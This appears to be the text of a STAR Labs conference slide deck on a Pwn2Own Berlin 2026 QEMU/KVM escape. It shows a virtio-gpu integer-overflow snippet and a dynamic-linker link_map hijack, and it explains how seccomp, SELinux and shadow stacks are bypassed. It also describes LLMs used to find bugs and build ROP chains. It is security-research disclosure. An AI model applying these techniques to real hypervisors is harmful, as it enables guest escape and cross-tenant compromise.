Pwn2OwNothing: When a KVM Full-Chain Escapes to Emptiness

By STAR Labs

About us

- Pan Zhenpeng(@peterpan980927), Principal Researcher at STAR Labs
- Jheng Bing Jhong(@st424204),Principal Researcher at STAR Labs
- Bruce Chen (@bruce30262) ,Vulnerability Researcher at STAR Labs
- Shi Weiming (@bestswngs),Vulnerability Researcher at STAR Labs

Outline

- Pwn2Own Berlin 2026 and the KVM entry
- Overview of QEMU/KVM
- Attacking QEMU/KVM
  - Bug finding and exploitation
  - Mitigation bypass
- Attacking RHEL (LPE)
- Cross tenant attack
- Stories of our KVM entry
- Conclusion

Pwn2Own Berlin 2026

- Hacking contest run by ZDI
- Demonstrate exploit live on stage. Rewarded with cash prizes if success
- Several categories
  - Web browser (e.g. Chrome, Firefox)
  - Local Escalation of Privilege (e.g. Windows 11, RHEL)
  - AI-related (e.g. Codex, LM studio, NVIDIA Dynamo)
  - Virtualization (e.g. KVM, VMWare ESXi server, Hyper-V)
  - etc

KVM entry

Targets:

Target	Prize	Master of Pwn Points	Eligible for Add-on Prize
KVM	$50,000	5	Yes
VMware ESXi	$150,000	15	Yes
Microsoft Hyper-V Client	$250,000	25	No

Available Add-on Prizes:

Add-on Prize	Prize	Master of Pwn Points
Cross-tenant Code Execution Add-on Bonus	$50,000	5

Confirming scope

Hi Team ZDI,

Our co-workers have looked at the rule page for P2O Berlin 2026 and would like to ask ZDI some questions:

- It mentioned that for KVM the host operating system will run Red Hat Linux. What about the hypervisor? Is it QEMU? Or will it use other hypervisors?

KVM

Question 1: In the previous reply you mentioned you'll be creating VM with virt-manager, however in RHEL 10.1 Workstation there's no virt-manager, as it has been deprecated (ref: https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/9/html/9.0_release_notes/deprecated_functionality, see the "virt-manager has been deprecated" section). It's been replaced by "Cockpit" (https://cockpit-project.org/). So we'd like to make sure if you'll be using Cockpit instead of virt-manager ? If so, do we need to provide the step-by-step guide for you guys to set up the guest VM so it can fit our requirements ?

Question 2: We'd like to ask about the "cross tenant code execution" Add-on Bonus for KVM. What will we need to do to demonstrate the cross tenant code execution?


- For now, after escaping guest VM_1, we do the attack, login to another guest VM (VM_2) as root and create a txt file under `/root` to prove that we have cross tenant code execution. Is this OK ? Or do we need to have some kind of proof to demonstrate the attack ?
- Does guest VM_2 also have to be RHEL 10.1 ? Or can it be another OS such as Ubuntu ?

Regarding your cross-tenant:

Your proposed scenario (login to VM_2 as root, create a txt file under /root) should be enough...


The second VM OS can be either Windows 11 25H2 or RHEL 10.1. No ubuntu.

Attack scenario




① VM escape → control qemu-kvm ② LPE → ring 0 ③ cross-tenant code execution

QEMU/KVM Architecture



Attacking QEMU/KVM (1st attempt)

- The research started before ZDI reply our email
- We launch the guest VM with a custom startup script
- qemu-kvm version: 10.0.0-14.el10_1.5



Index of /stg/rocky/10.1/devel/source/tree/Packages/q/

../		
qadwaitadecorations-0.1.4-3.el10.src.rpm	23-May-2025 02:26	35094
qat-zstd-plugin-0.2.0-3.el10.src.rpm	23-May-2025 02:26	54132
qatengine-1.9.0-1.el10.src.rpm	17-Jun-2025 16:14	887569
qatlib-24.09.0-2.el10.src.rpm	23-May-2025 02:26	3089696
qatzip-1.3.1-1.el10.src.rpm	17-Jun-2025 16:14	551115
qclib-2.5.1-1.el10.src.rpm	21-May-2025 22:52	117249
qdox-2.1.0-6.el10.src.rpm	23-May-2025 02:26	290216
qemu-kvm-10.0.0-14.el10_1.5.src.rpm	05-Feb-2026 08:14	136276047
qemu-kvm-10.0.0-14.el10_1.src.rpm	11-Nov-2025 18:33	136256895

Bug hunting

- Q: First time research qemu-kvm, what should we do ?
- A: ~~RTFSC~~ Ask LLM to analyze the attack surface of qemu/kvm (͡° ͜ʖ ͡°)

第 1 层 ★★★★★ 设备模拟（DMA 边界 + 任意写） — 最高优先级

QEMU 历史漏洞 70%+ 出在这里。每个设备审计 5 个固定问题：
1. MMIO/PIO 处理函数中 addr 是否有上下界检查（off-by-one、整型回绕）
2. DMA 读写（pci_dma_rw、dma_memory_map）的 len 是否被 guest 控制且校验
3. 状态机：是否能在 reset / hot-unplug / migration 中途触发 UAF
4. 分片/重组缓冲区的 size 累加是否会回绕（uint32 vs size_t）
5. 是否有递归（描述符链 → 无限循环 / 栈溢出）

优先级排序（按历史漏洞密度）：


子目录	重点文件	关注点
hw/usb/	hcd-xhci*.c, hcd-ehci*.c, dev-storage*.c, dev-mtp.c, redirect.c	TRB/TD 链、setup packet、MTP 文件名注入
hw/net/	e1000*.c, rtl8139.c, virtio-net.c, vmxnet3.c, igb*.c, tulip.c	TX/RX 描述符、分片重组、checksum offload
hw/scsi/	scsi-disk.c, scsi-generic.c, mptsas.c, megasas.c, lsi53c895a.c	CDB 解析、sense buffer、LSI 已多次出洞
hw/block/	nvme/*.c, virtio-blk.c, xen-block.c, vhost-user-blk*.c	NVMe 队列/PRP 链、SGL 边界
hw/display/	qxl*.c, virtio-gpu*.c, vmware_vga.c, cirrus_vga*.c, ramfb*.c	VRAM bounds、命令环、surface ref count
hw/audio/	intel-hda.c, ac97.c, es1370.c	DMA 描述符、buffer pos
hw/9pfs/	整目录	路径穿越、TOCTOU、xattr
hw/virtio/	virtio.c, vhost*.c, virtio-iommu.c	vring 处理（核心）、num_buffers、indirect desc
hw/sd/	sdhci*.c, sd.c	长期出 CVE 的"老对手"
hw/nvram/, hw/tpm/, hw/ufs/	—	UFS 是 10.0 较新代码，信噪比高

第 2 层 ★★★★★ 后端 / 镜像与协议



Bug hunting

- GPU processing is a great attack surface
  - Lots of input, complicated switch-case…etc
- hw/display/virtio-gpu.c:
  - `virtio_gpu_simple_process_cmd()`



Bug hunting

- **Subagent Design**: Optimizes the context window for maximum efficiency
- **Multi-agent Mode**: Enables parallel, rapid code-path auditing
- **LLM-Powered Engine**: Delivers candidate vulnerabilities instantly

● 4 个 agent 完成。共 95 条 findings。下面是合并视图 + 怀疑性筛选（agent 倾向于过度报告，需要人工复核）。

一、跨 agent 高置信目标（值得最先下手验证）

按 "多 agent 命中 / 模式经典 / 描述具体" 排出的真信号候选：

#	位置	简述	来源	备注
1	hw/display/virtio-gpu.c:233 calc_image_hostmem()	stride×height 整型溢出，注释明示"skip integer overflow check"	A	自带注释，最像真漏洞，先看这个
2	qemu-bridge-helper.c 多处	setuid 程序：atoi(—fd=)、fgets ACL 截断、include 递归无深度限制、argv[0] TOCTOU	D	几百行 setuid，必须逐行 review
3	hw/vfio/pci.c:1397/1459	MSI-X entries × PCI_MSIX_ENTRY_SIZE 乘法溢出 → BAR/mmap 大小错乱	D	经典模式
4	block/qcow2.c:276/422/442	g_malloc(ext.len + …) 头扩展未上界校验	B	模式典型，但需确认上层是否有 cap
5	hw/sd/sdhci.c:811 ADMA desc	length=0 默认 64KB，FIFO 仅 512B	A	历史出过类似 CVE
6	hw/usb/hcd-xhci.c:726 TRB link 链	TRB_LINK_LIMIT=32，但状态切换/嵌套触发循环	A	xhci 一直出洞
7	qobject/json-parser.c:533	递归无深度限，栈耗尽	C	受影响：QMP/HMP，远程或本地 mgmt
8	migration/vmstate.c:113-175	int32_t size 未约束，指针运算 OOB	C	迁移源不可信场景
9	hw/nvme/ctrl.c:1096 SGL 段长	nsgld = seg_len / sizeof(...) 未夹紧	B	NVMe 历史多 CVE
10	io/channel-websock.c:751-820	mask 验证顺序 / 未初始化读	C	描述含糊，需要细看后再判定

Bug 1 - virtio-gpu calc_image_hostmem integer overflow

- hw/display/virtio-gpu.c:

```
static uint32_t calc_image_hostmem(pixman_format_code_t pformat, uint32_t width, uint32_t height) {
    int bpp    = PIXMAN_FORMAT_BPP(pformat);
    int stride = ((width * bpp + 0x1f) >> 5) * sizeof(uint32_t); // integer overflow
    return height * stride;
}
```

- **`width`** is controllable and operated as **32-bit signed integer**
- When `width = 0x10000001`, `width*bpp = 0x200000020` -> **truncated to 0x20**
- `stride` will become **0x4** (should be **1073741828** instead)
- `height * stride` (size to allocate) becomes a **much smaller value**

Bug 1 - virtio-gpu calc_image_hostmem integer overflow

- Buffer under allocate -> out-of-bound write (up to around 1 GiB)

```
static void virtio_gpu_transfer_to_host_2d(VirtIOGPU *g, struct virtio_gpu_ctrl_command *cmd) {
    // [...]
    if (t2d.r.x || t2d.r.width != pixman_image_get_width(res->image)) {
        for (h = 0; h < t2d.r.height; h++) {
            src_offset = t2d.offset + stride * h;
            dst_offset = (t2d.r.y + h) * stride + (t2d.r.x * bpp); // t2d.r.x <= width

            iov_to_buf(res->iov, res->iov_cnt, src_offset,
                       (uint8_t *)img_data + dst_offset, // destination buffer, OOB write
                       t2d.r.width * bpp);
        }
    } else { }
    // [...]
}
```

out-of-bound

Bug 1 - virtio-gpu calc_image_hostmem integer overflow

- It’s actually an N-day
  - CVE-2026-3886, reported by DEVCORE
  - We didn’t realize until we trace the code in upstream QEMU

- The bug remains in our target (and was left unpatched right up to the day of the P2O competition)
  - Try exploit it first without ASLR
  - Meanwhile hunt for info leak bug

Bug 1 - Exploitation

```
7f93ab71a000-7f93ab71b000 rw-s 00000000 00:01 1121                       /memfd:virtio-gpu res (deleted)
7f93ab71b000-7f93ab71e000 rw-s 00000000 00:10 3111                       anon_inode:kvm-vcpu:1
7f93ab71e000-7f93ab721000 rw-s 00000000 00:10 3111                       anon_inode:kvm-vcpu:0
7f93ab721000-7f93ab722000 rw-p 00000000 00:00 0
7f93ab722000-7f93ab723000 rw-p 00000000 00:00 0
7f93ab723000-7f93ab725000 rw-p 00000000 00:00 0
7f93ab725000-7f93ab727000 r--p 00000000 00:00 0                          [vvar]
7f93ab727000-7f93ab729000 r--p 00000000 00:00 0                          [vvar_vclock]
7f93ab729000-7f93ab72b000 r-xp 00000000 00:00 0                          [vdso]
7f93ab72b000-7f93ab72c000 r--p 00000000 fd:00 67240089                   /usr/lib64/ld-linux-x86-64.so.2
7f93ab72c000-7f93ab752000 r-xp 00001000 fd:00 67240089                   /usr/lib64/ld-linux-x86-64.so.2
7f93ab752000-7f93ab75d000 r--p 00027000 fd:00 67240089                   /usr/lib64/ld-linux-x86-64.so.2
7f93ab75d000-7f93ab75f000 r--p 00032000 fd:00 67240089                   /usr/lib64/ld-linux-x86-64.so.2
7f93ab75f000-7f93ab761000 rw-p 00034000 fd:00 67240089                   /usr/lib64/ld-linux-x86-64.so.2
```



Bug 1 - Exploitation

```
7f93ab71a000-7f93ab71b000 rw-s 00000000 00:01 1121                       /memfd:virtio-gpu res (deleted)
7f93ab71b000-7f93ab71e000 rw-s 00000000 00:10 3111                       anon_inode:kvm-vcpu:1
7f93ab71e000-7f93ab721000 rw-s 00000000 00:10 3111                       anon_inode:kvm-vcpu:0
7f93ab721000-7f93ab722000 rw-p 00000000 00:00 0
7f93ab722000-7f93ab723000 rw-p 00000000 00:00 0
7f93ab723000-7f93ab725000 rw-p 00000000 00:00 0
7f93ab725000-7f93ab727000 r--p 00000000 00:00 0                          [vvar]
7f93ab727000-7f93ab729000 r--p 00000000 00:00 0                          [vvar_vclock]
7f93ab729000-7f93ab72b000 r-xp 00000000 00:00 0                          [vdso]
7f93ab72b000-7f93ab72c000 r--p 00000000 fd:00 67240089                   /usr/lib64/ld-linux-x86-64.so.2
7f93ab72c000-7f93ab752000 r-xp 00001000 fd:00 67240089                   /usr/lib64/ld-linux-x86-64.so.2
7f93ab752000-7f93ab75d000 r--p 00027000 fd:00 67240089                   /usr/lib64/ld-linux-x86-64.so.2
7f93ab75d000-7f93ab75f000 r--p 00032000 fd:00 67240089                   /usr/lib64/ld-linux-x86-64.so.2
7f93ab75f000-7f93ab761000 rw-p 00034000 fd:00 67240089                   /usr/lib64/ld-linux-x86-64.so.2
```

victim buffer

overwrite to hijack control flow

Bug 1 - Exploitation

- Data to overwrite: **`_rtld_local`**
  - Global data in dynamic linker (ld-linux.so)
  - **The offset between our buffer and `_rtld_local` is fixed across each boot !**

- We overwrite **`_rtld_local._ns_loaded`**
  - Head of the `link_map` linked list
  - This list is walked at **process exit** by **`_dl_fini()`**
    - Can be triggered by **powering off guest VM**

```
// _dl_fini()
for (l = _ns_loaded; l != NULL; l = l->l_next)
    _dl_call_fini(l);   // l → our fake link_map
```

Bug 1 - Exploitation

- **`_dl_call_fini()`** calls our fake **`DT_FINI_ARRAY[0]`** with RDI = fake link_map itself
  - RIP + arg1 controlled -> **system() with arbitrary command**

```
ElfW(Dyn) *fini_array = map->l_info[DT_FINI_ARRAY]; // map: our fake link_map
if (fini_array != NULL)
  {
    ElfW(Addr) *array = (ElfW(Addr) *) (map->l_addr
                                        + fini_array->d_un.d_ptr);
    size_t sz = (map->l_info[DT_FINI_ARRAYSZ]->d_un.d_val
                 / sizeof (ElfW(Addr)));

    while (sz-- > 0)
      ((fini_t) array[sz]) (); // fake *array[0] -> control RIP
  }
```


Bug 1 - Exploitation


- We successfully escape QEMU/KVM and pop calc without ASLR enabled
- We quickly found a info leak bug in SLIRP
  - CVE-2026-9539, reported by STAR Labs after the Pwn2Own contest

- Things are looking good, we contact the kernel guys and ask them to prepare for LPE and cross tenant attack

A. The VM will be created with virt-manager. You will be provided with an already running

A. No objection with virtio-gpu. however, hostfwd only works with QEMU's user-mode networking (-netdev user). Our virt-manager VMs use libvirt's default NAT network (virbr0) with tap interfaces, not SLIRP. These are fundamentally different networking backends. You can't mix them.





Escaping QEMU/KVM is not that simple

- Use VM manager, not custom startup script
- No SLIRP -> **Have to find another info leak bug**
- SELinux ?

- **We need to re-examine ALL security mitigations for QEMU/KVM on RHEL**

VM manager and Sandbox

- virt-manager is deprecated, right now in RHEL 10.1 it's using Cockpit
  - **Enables sandbox when launching the VM**

```
/usr/libexec/qemu-kvm ... \
  -sandbox on,obsolete=deny,elevateprivileges=deny,spawn=deny,resourcecontrol=deny
      -msg timestamp=on
```

- Seccomp sandbox
  - Blocked syscall: fork, vfork, execve, execveat…etc
    - No more system()
  - Allowed syscall: ioctl, open, read, write, lseek, socket, connect…etc
    - Also mmap/mprotect, but **restricted by SELinux**

SELinux (Security-Enhanced Linux)

- A Linux kernel security module (LSM)
- Implement MAC (Mandatory Access Control)
  - Complements traditional Linux DAC

- SELinux enforces access control through **security contexts** and **policies**

Security Context and Policy

- Use the `-Z` flag in `ps` to examine security context of a qemu-kvm process

security context (label):

```
user          role          type/domain  MCS level
system_u:system_r:svirt_t:s0:c392,c674
```

Policies use types and levels to determine access control

Type Enforcement

- Type Enforcement (TE) is the core of the policy
  - A rule grants one **source type** access to a **target type**

- Example of file access rule for **`svirt_t`**

```
allow svirt_t svirt_image_t:file { read write };
```


allow `svirt_t` to read/write file with type `svirt_image_t`

- W^X (no executable + writable memory in the process)

```
allow svirt_t svirt_t:process { execmem execstack }; [ virt_use_execmem ]:True;
```

MCS level


- MCS level (Multi-Category Security level)
  - Provides peer-level isolation to prevent resources with the exact same type from accessing each other.



VM A can access disk image A, **but not disk image B**

Intel CET (Control-Flow Enforcement Technology)

- Hardware-level security feature
- Designed to defend against code-reuse attack (e.g. ROP, JOP)
- SHSTK (Shadow stack)
  - Use shadow stack to detect corrupted return address, blocking ROP attack
- IBT (Indirect Branch Tracking)
  - Restricts where indirect branch (e.g. `call rax`) can legally land
    - Can only land on specific hardware marker (`ENDBR32` or `ENDBR64`)
  - Blocking JOP and COP attack



Intel CET (Control-Flow Enforcement Technology)

```
user@localhost:~$ grep SHADOW_STACK /boot/config-$(uname -r)
CONFIG_X86_USER_SHADOW_STACK=y
CONFIG_ARCH_HAS_USER_SHADOW_STACK=y
user@localhost:~$ grep IBT /boot/config-$(uname -r)
CONFIG_CC_HAS_IBT=y
CONFIG_X86_KERNEL_IBT=y
```

	User space	Kernel space
SHSTK	✅	❌
IBT	❌	✅

Attacking QEMU/KVM (2nd attempt)

- Manage VMs with Cockpit
- Bug 1 (OOB write) remains exploitable
- Find another info leak bug
- Bypass Intel CET, seccomp sandbox and SELinux

- Goal: Arbitrary code execution in qemu-kvm process so we can load our kernel exploit

Finding info leak bug

- SLIRP Out-of-Scope
- We need a new bug to leak address
- Ask LLM to find such bug
  - OOB read ?
  - Integer overflow ?
  - Uninitialized memory ?
  - etc



Finding info leak bug

- The LLM find some info leak bug
  - All not in scope

- Is this the end?
  - **We have an OOB write bug**
  - Why not use the bug -> info leak ?



- Ask LLM
  - “We have an OOB write. Try use it and find a way to leak info”

Bug 2 - [redacted] Buffer OOB read



Bug 2 - [redacted] Buffer OOB read (censored version)

- With Bug 1, we use OOB write to corrupt a "specific structure"
- Later QEMU will treat one of the member in this structure as **`length`**
- Copy **`length`** data from QEMU process memory into GPA
  - Controlled **`length`** + **no boundary check when copying** -> OOB read
  - Read the leaked data directly from GPA

- For more detail: https://gitlab.com/qemu-project/qemu/-/work_items/3863
  - Will be available after QEMU makes it public


Gaining arbitrary code execution in qemu-kvm process

- With Bug 1 + Bug 2, we can control RIP and hijack control flow
- What's next ?
  - system() -> ❌ (seccomp sandbox)
  - ROP -> ❌ (SHSTK)

- COP/JOP ?
  - No IBT in user space, can give it a try

COP/JOP attempt

Try build COP/JOP chain to control registers and RIP, so we can do arbitrary function call



COP/JOP attempt

- Opus : It’s done !
- Me: 👀

```
mov     rcx, [rdx+0xa8]          ; RCX = target RIP
push    rcx                      ; push target onto OUR FAKE STACK
```

- It’s still using ROP
- The weirdest part: **It actually works**
- Why ? Is SHSTK not working ?



Illusion of SHSTK

- Shadow stack **IS** supported in CPU and RHEL kernel
- However, it's disabled in **glibc**
  - `glibc.cpu.hwcaps` disable SHSTK by default due to compatibility/safety
  - Set `GLIBC_TUNABLES=glibc.cpu.hwcaps=SHSTK` to enforce SHSTK

	User space	Kernel space
SHSTK	❌	❌
IBT	❌	✅

ROP to arbitrary shellcode execution


- No SHSTK -> Everything is much easier with ROP
- But we still need to load our kernel exploit so we can achieve LPE
  - Need arbitrary shellcode execution

- Lots of exploit techniques are blocked by SElinux and seccomp
  - Cannot mmap/mprotect rwx memory
  - Cannot memfd_create + mmap(R|X)
  - Cannot write a file then execute it

Overwriting /proc/self/mem

